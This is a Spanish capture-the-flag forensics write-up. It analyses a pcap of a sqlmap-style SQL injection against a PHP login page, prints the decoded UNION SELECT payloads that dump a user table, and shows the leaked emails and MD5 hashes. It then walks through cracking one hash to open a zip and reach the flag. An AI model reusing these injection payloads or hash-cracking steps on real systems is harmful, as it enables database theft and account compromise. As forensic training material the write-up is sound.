OculTo


Descargamos los ficheros. Intentamos descomprimir el fichero Mensaje.zip pero nos solicita contraseña:

unzip Mensaje.zip


Archive:
Mensaje.zip
[Mensaje.zip] Mensaje.pdf password:
password incorrect--reenter:
password incorrect—reenter:
skipping: Mensaje.pdf
incorrect password

Analizando el pcap, vemos que predomina tráfico HTTP entre dos IPs concretas:

192.168.209.128 y 192.168.209.141, en la que el primero es el servidor y el segundo es el cliente:



Si nos fijamos en el paquete número 16 se hace una petición POST al recurso “/html/index.php” con parámetros GET que contiene lo que parece una sentencia SQL, aparecen palabras del tipo SELECT y UNION:



```
 Time         Source            Destination       Protocol  Length Info
  5 0.000992  192.168.209.141  192.168.209.128   HTTP          88 POST /html/index.
  7 0.004183  192.168.209.128  192.168.209.141   HTTP         286 HTTP/1.1 200 OK
 16 0.052340  192.168.209.141  192.168.209.128   HTTP          86 POST /html/index.
 18 0.054288  192.168.209.128  192.168.209.141   HTTP         286 HTTP/1.1 200 OK
 27 0.500982  192.168.209.141  192.168.209.128   HTTP          88 POST /html/index.
```

```
[2 Reassembled TCP Segments (796 bytes): #15(764), #16(32)]
Hypertext Transfer Protocol
 [truncated]POST /html/index.php?ojKg=7862%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2
 Content-Length: 32\r\n
 Host: 192.168.209.128:8080\r\n
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
```

Si buscamos dentro del tráfico palabras típicas de consultas a bases de datos como SELECT, encontramos que existen muchos paquetes que contienen esa cadena, analizamos los de mayor tamaño para ver la respuesta:

```
POST /html/index.php HTTP/1.1
Content-Length: 1030
Host: 192.168.209.128:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.209.128:8080
Referer: http://192.168.209.128:8080/html/index.php
Upgrade-Insecure-Requests: 1
Connection: close

email=admin%40admin.com%27%2F%2A%2A%2FUNION%2F%2A%2A%2FALL%2F%2A%2A%2FSELECT%2F%2A%2A%2FCONCAT%280x716b717a71%
2C0x716b727770446663716e7571674d5642766a6645586d636145457072535778494a4d63595a567854%2C0x717a7a6271%29%2CNULL%
2CNULL%2F%2A%2A%2FFROM%2F%2A%2A%2F%28SELECT%2F%2A%2A%2F0%2F%2A%2A%2FAS%2F%2A%2A%2FdSyq%2F%2A%2A%2FUNION%2F%2A%
2A%2FSELECT%2F%2A%2A%2F1%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F2%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F
%2A%2A%2F3%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F4%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F5%2F%
2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F6%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F7%2F%2A%2A%2FUNION%
2F%2A%2A%2FSELECT%2F%2A%2A%2F8%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F9%2F%2A%2A%2FUNION%2F%2A%2A%2FSEL
ECT%2F%2A%2A%2F10%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F11%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A
%2F12%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F13%2F%2A%2A%2FUNION%2F%2A%2A%2FSELECT%2F%2A%2A%2F14%29%2F%
2A%2A%2FAS%2F%2A%2A%2Fiosi%23&pass=wedfcHTTP/1.1 200 OK
Date: Fri, 12 Mar 2021 11:24:39 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.2
X-Powered-By: PHP/8.0.2
Content-Length: 767
Connection: close
Content-Type: text/html; charset=UTF-8

qkqzqqkrwpDfcqnuqgMVBvjfEXmcaEEprSWxIJMcYZVxTqzzbq
qkqzqqkrwpDfcqnuqgMVBvjfEXmcaEEprSWxIJMcYZVxTqzzbq
qkqzqqkrwpDfcqnuqgMVBvjfEXmcaEEprSWxIJMcYZVxTqzzbq
qkqzqqkrwpDfcqnuqgMVBvjfEXmcaEEprSWxIJMcYZVxTqzzbq
qkqzqqkrwpDfcqnuqgMVBvjfEXmcaEEprSWxIJMcYZVxTqzzbq
qkqzqqkrwpDfcqnuqgMVBvjfEXmcaEEprSWxIJMcYZVxTqzzbq
qkqzqqkrwpDfcqnuqgMVBvjfEXmcaEEprSWxIJMcYZVxTqzzbq
qkqzqqkrwpDfcqnuqgMVBvjfEXmcaEEprSWxIJMcYZVxTqzzbq
```

Decodificamos el payload de la petición POST y obtenemos:
email=admin@admin.com'**//UNION//**ALL**//SELECT//**CONCAT(0x716b717a71,0x716b7277704466
63716e7571674d5642766a6645586d6361454570725357784 94a4d63595a567854,0x717a7a6271),NULL,NULL**//FROM//**(SELECT**//0//**AS**//dSyq//**UNION**//SELECT**//1//**UNION**//SELECT**//2//**UNION**//SELECT**//3//**UNION**//SELECT**//4//**UNION**//SELECT**//5//**UNION**//SELECT**//6//**UNION**//SELECT**//7//**UNION**//SELECT**//8//**UNION**//SELECT**//9//**UNION**//SELECT**//10//**UNION**//SELECT**//11//**UNION**//SELECT**//12//**UNION**//SELECT**//*//*13//**UNION**//SELECT**//14)//**AS**//iosi#&pass=wedfc

Vemos que en el cuerpo de la petición aparece un parámetro email cuyo valor contiene un intento de inyección SQL, por lo que podemos determinar que existe tráfico correspondiente a un ataque SQLi. Por la complejidad de la sentencia se puede deducir que ha sido realizada con una herramienta automática como puede ser sqlmap. En este punto vamos a analizar las respuestas del servidor para ver si hay datos exfiltrados y qué contienen. Ordenamos los paquetes y nos vamos a analizar los últimos, ya que en un ataque con herramientas automáticas los datos son exfiltrados una vez comprobada la vulnerabilidad. En el último paquete vemos la siguiente información:

Parece un volcado de los datos de la tabla loginapp.usuarios. En el que, analizando la petición descubrimos que tiene tres columnas: ALG, user y password: email=admin@admin.com'**//UNION//**ALL**//SELECT//**CONCAT(0x7176717671,IFNULL(CAST(ALG/
/AS//NCHAR),0x20),0x667661736868,IFNULL(CAST(user**/AS//**NCHAR),0x20),0x667661736868,IFNULL(CAST(password**/AS//**NCHAR),0x20),0x7178717a71),NULL,NULL**/FROM//**login app.usuarios#&pass=wedfc Como puede observarse la petición añade una serie de caracteres en hexadecimal delante y detrás de cada resultado, por lo que vamos a analizar dichas cadenas para poder obtener los resultados exactos:

bytes.fromhex('7176717671').decode('utf-8')
'qvqvq'

bytes.fromhex('667661736868').decode('utf-8')

'fvashh'

bytes.fromhex('7178717a71').decode('utf-8')

'qxqzq'

Quitando esas cadenas de la respuesta del servidor tenemos los siguientes datos:

MD5;ciencias@escuela.local;NmYzYWM5MjMzMmZiMGNiZjI2ODU1ZmYxNzFmYmI0NjI=

MD5;history@escuela.local;MzM0OWIxZTE5MjMxMDU2MDEyYWFkZDQxZGNkNTVjNjI=

MD5;informatica@escuela.local;OGI1YmFiNDE3MDdhNzJlYzdiYzhiMjZkMmYyOGZmMDQ=

MD5;literatura@escuela.local;OTgzZTgzMzYwYjQxZjE5NTM1ZTAzYWY1MjEwOTMwZTY=

MD5;matematicas@escuela.local;YWYxMmUyODk1NWY0N2VhZWIzZTQzYzhkZDJkMDI4ZmI=

Una vez comprobada la dinámica, vamos a buscar más tablas dentro del tráfico que nos

puedan dar más información.

Si nos fijamos en los paquetes anteriores, concretamente en el número 3484, tenemos otra

tabla llamada “documentos”, dónde analizando la respuesta como en la tabla anterior

tenemos los siguientes datos:

De estos datos podemos deducir que el fichero “Mensaje.zip” pertenece al profesor de literatura. Teniendo los datos de contraseñas del profesor de literatura vamos a intentar abrir el fichero “Mensaje.zip” con la contraseña de dicho profesor. Para ello, antes debemos descifrarla.


Por los datos de la tabla, la columna “ALG” debe indicar el algoritmo de cifrado ya que indica el algoritmo MD5 y por el formato parece ser base64. Decodificando en base64 nos da como resultado la siguiente cadena:

echo -n OTgzZTgzMzYwYjQxZjE5NTM1ZTAzYWY1MjEwOTMwZTY= | base64 -d

983e83360b41f19535e03af5210930e6

A continuación vamos a la web https://md5online.es/ e intentamos descifrar el md5:

Y nos da como resultad “xdH9UWhNF4XGkerK”. El siguiente paso es intentar extraer el documento con esta contraseña.


Mensaje - PDF-XChange Editor
cadores
Ayuda
Máquina de escribir
Nota rápida
Resaltado
Flecha
Subrayado
Rectángulo
Comentario
Sello
Enlaces web
Enlace
Añadir marcador
Enlaces
Firmar documento
Proteger
flag{SQLi_Forense_0k}